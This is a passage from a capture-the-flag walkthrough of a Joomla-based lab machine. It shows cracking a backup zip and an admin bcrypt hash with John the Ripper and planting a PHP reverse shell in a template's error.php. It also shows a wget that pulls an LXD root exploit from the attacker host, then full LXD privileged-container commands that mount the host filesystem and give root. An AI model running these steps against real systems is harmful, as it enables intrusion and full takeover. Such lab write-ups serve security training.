


Using zip2john, we extract the hash, and with john we crack the password.

```
root@ip-10-10-154-39:~# zip2john backup.zip > hash.txt
```



After extracting the archive, we find a file containing the **admin's password hash**.



The image shows a file manager window titled 'backup' with a menu bar (File, Edit, View, Go, Bookmarks, Help) and a toolbar with navigation buttons. The 'Places' sidebar on the left lists 'Computer' (root, Desktop, File System, Bin) and 'Bookmarks' (Tools, Additional To..., Wordlists, Downloads). The main pane shows the location '/root/backup' with two folders, 'db' and 'site'. Below the file manager is a terminal window displaying a series of SQL commands. The commands include disabling and enabling keys for a table, inserting a new user record, unlocking tables, dropping the existing table, and creating a new table with specific columns and constraints.

```
2352 /*!40000 ALTER TABLE `cc1gr_users` DISABLE KEYS */;
2353 INSERT INTO `cc1gr_users` VALUES (547,'Super Duper
User','admin','admin@example.com','$2y$10$b43UqoH5UpXokj2y9e/-
8U.LD8T3jEQCuxG2oHzALoJaj9M5un0cbG',0,1,'2019-10-08
12:00:15','2019-10-25 15:20:02','0',{'"admin_style\":"\\",
\"admin_language\":"\\",\"language\":"\\",\"editor\":"\\",
\"helpsite\":"\\",\"timezone\":"\\"}','0000-00-00 00:00:00',
0,'','',0);
2354 /*!40000 ALTER TABLE `cc1gr_users` ENABLE KEYS */;
2355 UNLOCK TABLES;
2356
2318
2319 DROP TABLE IF EXISTS `cc1gr_users`;
2320 /*!40101 SET @saved_cs_client      = @@character_set_client */;
2321 /*!40101 SET character_set_client = utf8 */;
2322 CREATE TABLE `cc1gr_users` (
2323   `id` int(11) NOT NULL AUTO_INCREMENT,
2324   `name` varchar(400) COLLATE utf8mb4_unicode_ci NOT NULL
DEFAULT '',
2325   `username` varchar(150) COLLATE utf8mb4_unicode_ci NOT NULL
DEFAULT '',
2326   `email` varchar(100) COLLATE utf8mb4_unicode_ci NOT NULL
DEFAULT '',
2327   `password` varchar(100) COLLATE utf8mb4_unicode_ci NOT NULL
DEFAULT '',
2328   `block` tinyint(4) NOT NULL DEFAULT '0',
2329   `sendEmail` tinyint(4) DEFAULT '0',
```

Placing it in a separate file and cracking it with john gives us the plaintext password.

```
adminhash.txt (-) - Pluma
File Edit View Search Tools Documents Help
+ Open Save Undo
adminhash.txt x
1 $2y$10$b43UqoH5UpXokj2y9e/8U.LD8T3jEQCuxG2oHzALoJaJ9M5un0cbG

root@ip-10-10-154-39:~# john adminhash.txt --wordlist=/root/Desktop/Tools/wordlists/rockyou.txt
Warning: detected hash type "bcrypt", but the string is also recognized as "bcrypt-opencl"
Use the "--format=bcrypt-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
abcd1234 (?)
```

Now we can log in to the admin page.

The screenshot shows the Joomla! Control Panel interface. The top navigation bar includes links for System, Users, Menus, Content, Components, Extensions, and Help. The main content area is divided into several sections: CONTENT (New Article, Articles, Categories, Media), STRUCTURE (Menu(s), Modules), USERS (Users), CONFIGURATION (Global, Templates, Language(s)), EXTENSIONS (Install Extensions), and MAINTENANCE (Joomla is up to date, Checking extensions ...). A sidebar on the right displays 'You have post-installation messages', 'LOGGED-IN USERS' (Super Duper User Administration), 'POPULAR ARTICLES' (Getting Started), and 'SITE INFORMATION' (OS Linux u, PHP 7.2.19-0ubuntu0.18.04.2, MySQLi 5.7.27-0ubuntu0.18.04.1, Time 18:21, Caching Disabled, Gzip Disabled, Users 1, Articles 1).


3.Reverse Shell

Inside, we find access to **templates** and **styles**.


The screenshot shows the Joomla! 'Templates: Styles (Site)' management interface. It includes a search bar, a table of styles, and a sidebar with 'Styles' and 'Templates' options. The table lists two styles: 'Beez3 - Default' (ID 4) and 'protostar - Default' (ID 7). The 'protostar - Default' style is marked as the default for all pages.

Style	Default	Pages	Template	ID
<input type="checkbox"/> Beez3 - Default	<input type="radio"/>	Not assigned	Beez3	4
<input type="checkbox"/> protostar - Default	<input checked="" type="radio"/>	Default for all pages	Protostar	7

We replace the contents of error.php with a **PHP reverse shell**.



Visiting a non-existent page triggers `error.php`, and we get a reverse shell connection. Beforehand, we had set up a listener on our machine.



We then upgrade to a better shell using `pty`.

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@ubuntu:/$
```

4.Privilege Escalation

A hint suggests researching **Linux containers (LXD)**. I found a public exploit on GitHub.

master
1 Branch
0 Tags

Code

initstring

Update lxd_rootv1.sh

8481a2b · 5 years ago

4 Commits

LICENSE	initial commit	6 years ago
README.md	initial commit	6 years ago
exploit.png	initial commit	6 years ago
lxd_rootv1.sh	Update lxd_rootv1.sh	5 years ago
lxd_rootv2.py	initial commit	6 years ago

README

GPL-3.0 license

Linux Privilege Escalation via LXD

Overview

Members of the local `lxd` group on Linux systems have numerous routes to escalate their privileges to root. This repository contains examples of fully automated local root exploits. A detailed explanation of the vulnerability and an exploit walk-through is available in my blog [here](#).

We start a **local Python server** to transfer the exploit to the target.

```

www-data@ubuntu:/tmp$ wget 10.10.154.39:8201/lxd_rootv1.sh
wget 10.10.154.39:8201/lxd_rootv1.sh
      http://10.10.154.39:8201/lxd_rootv1.sh
Connecting to 10.10.154.39:8201... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1260 (1.2K) [text/x-sh]
Saving to: 'lxd_rootv1.sh'

lxd_rootv1.sh      100%[=====>]    1.23K  --.-KB/s    in 0s

(194 MB/s) - 'lxd_rootv1.sh' saved [1260/1260]

```

Next, we build an **alpine container image** on our own machine using git clone and the builder script.

saghul / lxd-alpine-builder Public

<> Code Issues 1 Pull requests Actions Projects Security Insights

master 1 Branch 0 Tags Go to file Code

saghul Merge pull request #11 from OldDog0/patch-1 3bb3441 · last month 23 Commits

LICENSE	Add LICENSE	10 years ago
README.md	Fix typo	10 years ago
alpine-v3.13-x86_64-20210218_0139.tar.gz	update mirrors list	4 years ago
build-alpine	fix typo	5 months ago

README LGPL-2.1 license

LXD Alpine Linux image builder

This script provides a way to create [Alpine Linux](#) images for their use with [LXD](#). It's based off the LXC templates.

```
root@ip-10-10-154-39:~# git clone https://github.com/saghul/lxd-alpine-builder.git
Cloning into 'lxd-alpine-builder'...
remote: Enumerating objects: 57, done.
remote: Counting objects: 100% (15/15), done.
remote: Compressing objects: 100% (11/11), done.
remote: Total 57 (delta 6), reused 8 (delta 4), pack-reused 42 (from 1)
Unpacking objects: 100% (57/57), 3.12 MiB | 8.53 MiB/s, done.
root@ip-10-10-154-39:~# cd lxd-alpine-builder
root@ip-10-10-154-39:~/lxd-alpine-builder# sudo ./build-alpine
Determining the latest release... v3.22
Using static apk from http://dl-cdn.alpinelinux.org/alpine//v3.22/main/x86_64
Downloading alpine-keys-2.5-r0.apk
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
```

Once the build is complete, we send the image to the target.

```
root@ip-10-10-154-39:~/lxd-alpine-builder# ls
alpine-v3.13-x86_64-20210218_0139.tar.gz  build-alpine  README.md
alpine-v3.22-x86_64-20250827_1941.tar.gz  LICENSE
root@ip-10-10-154-39:~/lxd-alpine-builder# python3 -m http.server 8222
Serving HTTP on 0.0.0.0 port 8222 (http://0.0.0.0:8222/) ...
```

We then create a container named **hackerimage**.

```
www-data@ubuntu:/tmp$ lxc image import ./'alpine-v3.22-x86_64-20250827_1941'.tar.gz --alias hackerimage
<22-x86_64-20250827_1941'.tar.gz --alias hackerimage
www-data@ubuntu:/tmp$ lxc image list
lxc image list
+-----+
| ALIAS | FINGERPRINT | PUBLIC | DESCRIPTION | ARCH | SIZE | UPLOAD DATE |
+-----+
| hackerimage | 0ece53c2cc99 | no | alpine v3.22 (20250827_19:41) | x86_64 | 3.85MB | 2025-08-27 15pm (UTC) |
+-----+
www-data@ubuntu:/tmp$
```

After setting the correct privileges and launching it, we escalate to **root**.

```

www-data@ubuntu:/tmp$ lxc init hackerimage pwn -c security.privileged=true
lxc init hackerimage pwn -c security.privileged=true
Creating pwn
www-data@ubuntu:/tmp$ lxc config device add pwn hackerdevice disk source=/ path=/mnt/root recursive=true
<rdevice disk source=/ path=/mnt/root recursive=true
Device hackerdevice added to pwn
www-data@ubuntu:/tmp$ lxc start pwn
lxc start pwn
www-data@ubuntu:/tmp$ lxc exec pwn /bin/sh
lxc exec pwn /bin/sh
~ # ^[[38;5R

~ # ^[[38;5Rid
id
uid=0(root) gid=0(root)
~ # ^[[38;5R

```

Inside /root, we find final.txt and retrieve its contents.

```

/mnt/root/root # ^[[38;18Rls -la
ls -la
total 40
drwx-----  5 root    root    4096 Oct 25  2019 .
drwxr-xr-x  22 root    root    4096 Oct 22  2019 ..
-rw-----  1 root    root      40 Oct 25  2019 .bash_history
-rw-r--r--  1 root    root   3106 Apr  9  2018 .bashrc
drwx-----  2 root    root    4096 Oct 22  2019 .cache
drwxr-x--  3 root    root    4096 Oct 24  2019 .config
drwxr-xr-x  3 root    root    4096 Oct  8  2019 .local
-rw-----  1 root    root     33 Oct 24  2019 .mysql_history
-rw-r--r--  1 root    root    148 Aug 17  2015 .profile
-rw-r--r--  1 root    root   1003 Oct  8  2019 final.txt
/mnt/root/root # ^[[38;18Rcat final.txt
cat final.txt

```

JOKEER

!! Congrats you have finished this task !!

Contact us here:

Hacking Articles : <https://twitter.com/rajchandel/>

Aarti Singh: <https://in.linkedin.com/in/aarti-singh-353698114>

```

+-+--+--+--+ +-+--+--+--+--+
|E|n|j|o|y| |H|A|C|K|I|N|G|
+-+--+--+--+ +-+--+--+--+--+
/mnt/root/root # ^[[38;18R

```

CTF complete.

5.Summary

This was a fun **boot2root challenge**, involving:

- Enumeration and hidden clues in web files,
- Password cracking with **Hydra** and **John the Ripper**,
- Exploiting **file upload via templates** for reverse shell,
- Privilege escalation through **LXD containers**.